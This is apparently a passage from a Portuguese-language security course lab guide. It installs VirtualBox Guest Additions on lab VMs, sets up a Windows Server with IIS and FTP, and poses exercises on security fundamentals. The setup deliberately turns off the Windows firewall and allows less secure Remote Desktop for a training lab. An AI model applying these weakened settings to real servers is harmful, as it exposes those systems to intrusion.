


Figura 5: Aviso de publisher não verificado do Virtualbox Guest Additions

3. Ao final da instalação, o assistente irá solicitar que o computador seja reiniciado. Deixe a caixa *Reboot now* marcada e clique em *Finish*.
4. Após o reinício do sistema, maximize a janela do Virtualbox e faça login no sistema como o usuário **Administrador**. Observe que, agora, o *desktop* do Windows Server 2008 ocupa toda extensão do monitor, e não apenas uma pequena janela—indício de que a instalação do *Virtualbox Guest Additions* foi realizada com sucesso.
5. Repita o procedimento de instalação dos passos 1 - 4 na máquina *WinClient-G*.

8) Instalação do *Virtualbox Guest Additions* nas VMs Linux

A instalação do *Virtualbox Guest Additions* nas VMs Linux é um pouco diferente, mais manual. Siga os passos a seguir:

1. Vamos começar pela máquina *FWGW1-G*. Primeiro, faça login como **root** e edite o arquivo **/etc/apt/sources.list** com o seguinte conteúdo:

```
# cat /etc/apt/sources.list
deb http://ftp.br.debian.org/debian/ jessie          main contrib non-free
deb http://ftp.br.debian.org/debian/ jessie-updates main contrib non-free
deb http://security.debian.org/      jessie/updates main contrib non-free
```

2. Em seguida, atualize os repositórios com o comando **apt-get update** e depois instale os pacotes **build-essential** e **module-assistant**, sem incluir recomendações:

```
# apt-get update
# apt-get install --no-install-recommends build-essential module-assistant
```

3. Agora, faça o download dos **headers** do kernel em execução no sistema:

```
# m-a prepare
```

4. Na console do Virtualbox da máquina *FWGW1-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Em seguida, monte o dispositivo:

```
# mount /dev/cdrom /mnt/
```

5. Agora, execute o instalador do *Virtualbox Guest Additions*, com o comando:

```
# sh /mnt/VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.2.18 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
VirtualBox Guest Additions: Building the VirtualBox Guest Additions kernel modules.
This may take a while.
VirtualBox Guest Additions: Starting.
```

6. Finalmente, reinicie a máquina. Após o *reboot*, verifique que os módulos do *Virtualbox Guest Additions* estão operacionais:

```
# reboot

(...)

# lsmod | grep '^vbox'
vboxsf          36413  0
vboxvideo       34226  1
vboxguest       221732  2 vboxsf
```

7. Instale os módulos do *Virtualbox Guest Additions* na máquina *LinServer-G*. O procedimento é idêntico ao que fizemos nos passos 1 - 6.



Não iremos instalar os módulos do *Virtualbox Guest Additions* na máquina *KaliLinux-G*. Pelo fato de a VM estar um pouco desatualizada (jan/2016), o **apt** exige que um grande número de pacotes seja baixado antes que os *headers* do kernel possam ser recuperados. Visto que o tempo de instalação e download desses pacotes é longo, vamos pular essa etapa.

Não obstante, os passos de instalação são idênticos aos das máquinas *FWGW1-G* e *LinServer-G*. O Kali Linux é baseado na distribuição Debian, que está sendo usado nessas duas VMs.

9) Configuração da VM WinServer-G

A máquina WinServer-G demanda uma pequena configuração adicional antes que estejamos prontos para começar os trabalhos. Vamos a ela:

1. Usando o 1) *Control Panel*, 2) clique direito em *Computer > Properties* no Windows Explorer ou 3) digitando **system** no menu iniciar, abra a tela de configuração do sistema como mostrado a seguir:




Figura 6: Tela de configuração do sistema do WinServer

2. Clique em *Change Settings*, e na aba *Computer Name*, no botão *Change....* Altere o nome do computador para **WinServer-G** e o *Workgroup* para **GRUPO**, como se segue. Depois, clique em *OK*.




Figura 7: Alteração de nome de máquina do WinServer

3. Não reinicie o computador ainda. Na aba *Remote*, marque a caixa *Allow Connections from computers running any version of Remote Desktop (less secure)*. Depois, clique em *Apply* e em seguida em *Restart Later*.

4. Agora, desabilite o firewall do Windows. Digite **firewall** no menu *Start* (alternativamente, clique em *Windows Firewall* no *Control Panel*), em seguida em *Turn Windows Firewall on or off*, e finalmente marque a caixa *Off*, como se segue:




Figura 8: Desabilitar o firewall do WinServer

5. Clique em *OK* e reinicie a máquina *WinServer-G*.

6. Após o *reboot*, abra o *Server Manager* (é o primeiro ícone à direita do botão *Start*), e em seguida clique com o botão direito em *Roles*, selecionando *Add Roles*. Na janela subsequente, clique em *Next*. Depois, marque a caixa da *role Web Server (IIS)*, como se segue. Quando surgir a pergunta *Add features required for Web Server (IIS)?*, clique em *Add Required Features*, e depois em *Next*.




Figura 9: Instalando a role IIS no WinServer

7. Na janela *Introduction to Web Server (IIS)*, clique em *Next*. A seguir, na janela *Role services*, desça a barra de rolagem até o final e marque a caixa *FTP Publishing Service*, como se segue. Da mesma forma que antes, quando surgir a pergunta *Add features required for FTP Publishing Service?*, clique em *Add Required Features*, e depois em *Next*.




Figura 10: Instalando a feature FTP Server no WinServer

8. Finalmente, clique em *Install* e aguarde. Ao final do processo, clique em *Close*.

Sessão 2: Conceitos fundamentais em segurança da informação



As atividades desta sessão serão realizadas em sua máquina física (hospedeira).

1) Listas e informações complementares de segurança

1. Visite e assine a lista de e-mail do CAIS/RNP:

- <https://memoria.rnp.br/cais/listas.php>

2. Visite e assine as listas de algumas das instituições mais respeitadas sobre segurança no mundo:

- <http://www.securityfocus.com/archive/>
- <http://www.sans.org/newsletters/>
- <http://www.us-cert.gov/ mailing-lists-and-feeds>
- <http://seclists.org/>

Você é capaz de dizer em poucas palavras a diferença entre as listas assinadas, principalmente no foco de abordagem?

3. O Cert.br disponibiliza uma cartilha com informações sobre segurança na internet através do link <https://cartilha.cert.br/>. Acesse o fascículo *Segurança na internet*. Você consegue listar quais são os riscos a que estamos expostos com o uso da internet, e como podemos nos prevenir?

4. Veja os vídeos educativos sobre segurança do NIC.BR em <http://antispam.br/videos/>. Em seguida, pesquise na Internet e indique um exemplo relevante de cada categoria:

- Vírus
- Worms
- Cavalos de troia (*trojan horses*)
- Spyware
- Bot
- Engenharia social
- *Phishing*

5. O site <http://www.antispam.br/admin/porta25/> apresenta um conjunto de políticas e padrões chamados de *Gerência de Porta 25*, que podem ser utilizados em redes de usuários finais ou de caráter residencial para:

- Mitigar o abuso de proxies abertos e máquinas infectadas para o envio de spam.
- Aumentar a rastreabilidade de fraudadores e spammers.

Estude no que consiste e quais são os benefícios da gerência da porta 25, e responda: sua instituição tem políticas de mitigação para os riscos apresentados? Quais seriam boas medidas operacionais para detectar e solucionar problemas relacionados à porta 25?

2) Segurança física e lógica

1. Delineie, de forma sucinta, qual seria seu plano de segurança para uma empresa em cada um dos tópicos abaixo:
 - Contenção de catástrofes.
 - Proteção das informações (backup).
 - Controle de acesso.
 - Garantia de fornecimento de energia.
 - Redundância.
2. Quantos níveis de segurança possui a rede da sua instituição? Quais são? Faça um desenho da topologia da solução.
3. Cite 5 controles que podemos utilizar para aumentar a segurança física de um ambiente.
4. Cite 5 controles que podemos utilizar para aumentar a segurança lógica de um ambiente.
5. Informe em cada círculo dos diagramas seguintes o equipamento correto para a rede, através dos números indicados a seguir, que proporcione um nível de segurança satisfatório. Justifique suas respostas.
 1. IDS
 2. Modem
 3. Firewall
 4. Proxy
 5. Switch
 6. Roteador




Figura 11: Segurança lógica: Topologia 1




Figura 12: Segurança lógica: Topologia 2




Figura 13: Segurança lógica: Topologia 3

3) Exercitando os fundamentos de segurança

1. Como vimos, o conceito de segurança mais básico apresentado consiste no CID (Confidencialidade, Integridade e Disponibilidade). Apresente três exemplos de quebra de segurança em cada um desses componentes, como por exemplo:
 - Planilha Excel corrompida.
 - Acesso não autorizado aos e-mails de uma conta de correio eletrônico.
 - Queda de um servidor web por conta de uma falha de energia elétrica.
2. Associe cada um dos eventos abaixo a uma estratégia de segurança definida na parte teórica.
 - Utilizar um servidor web Linux e outro Windows 2016 Server para servir um mesmo conteúdo, utilizando alguma técnica para redirecionar o tráfego para os dois servidores.
 - Utilizar uma interface gráfica simplificada para configurar uma solução de segurança.
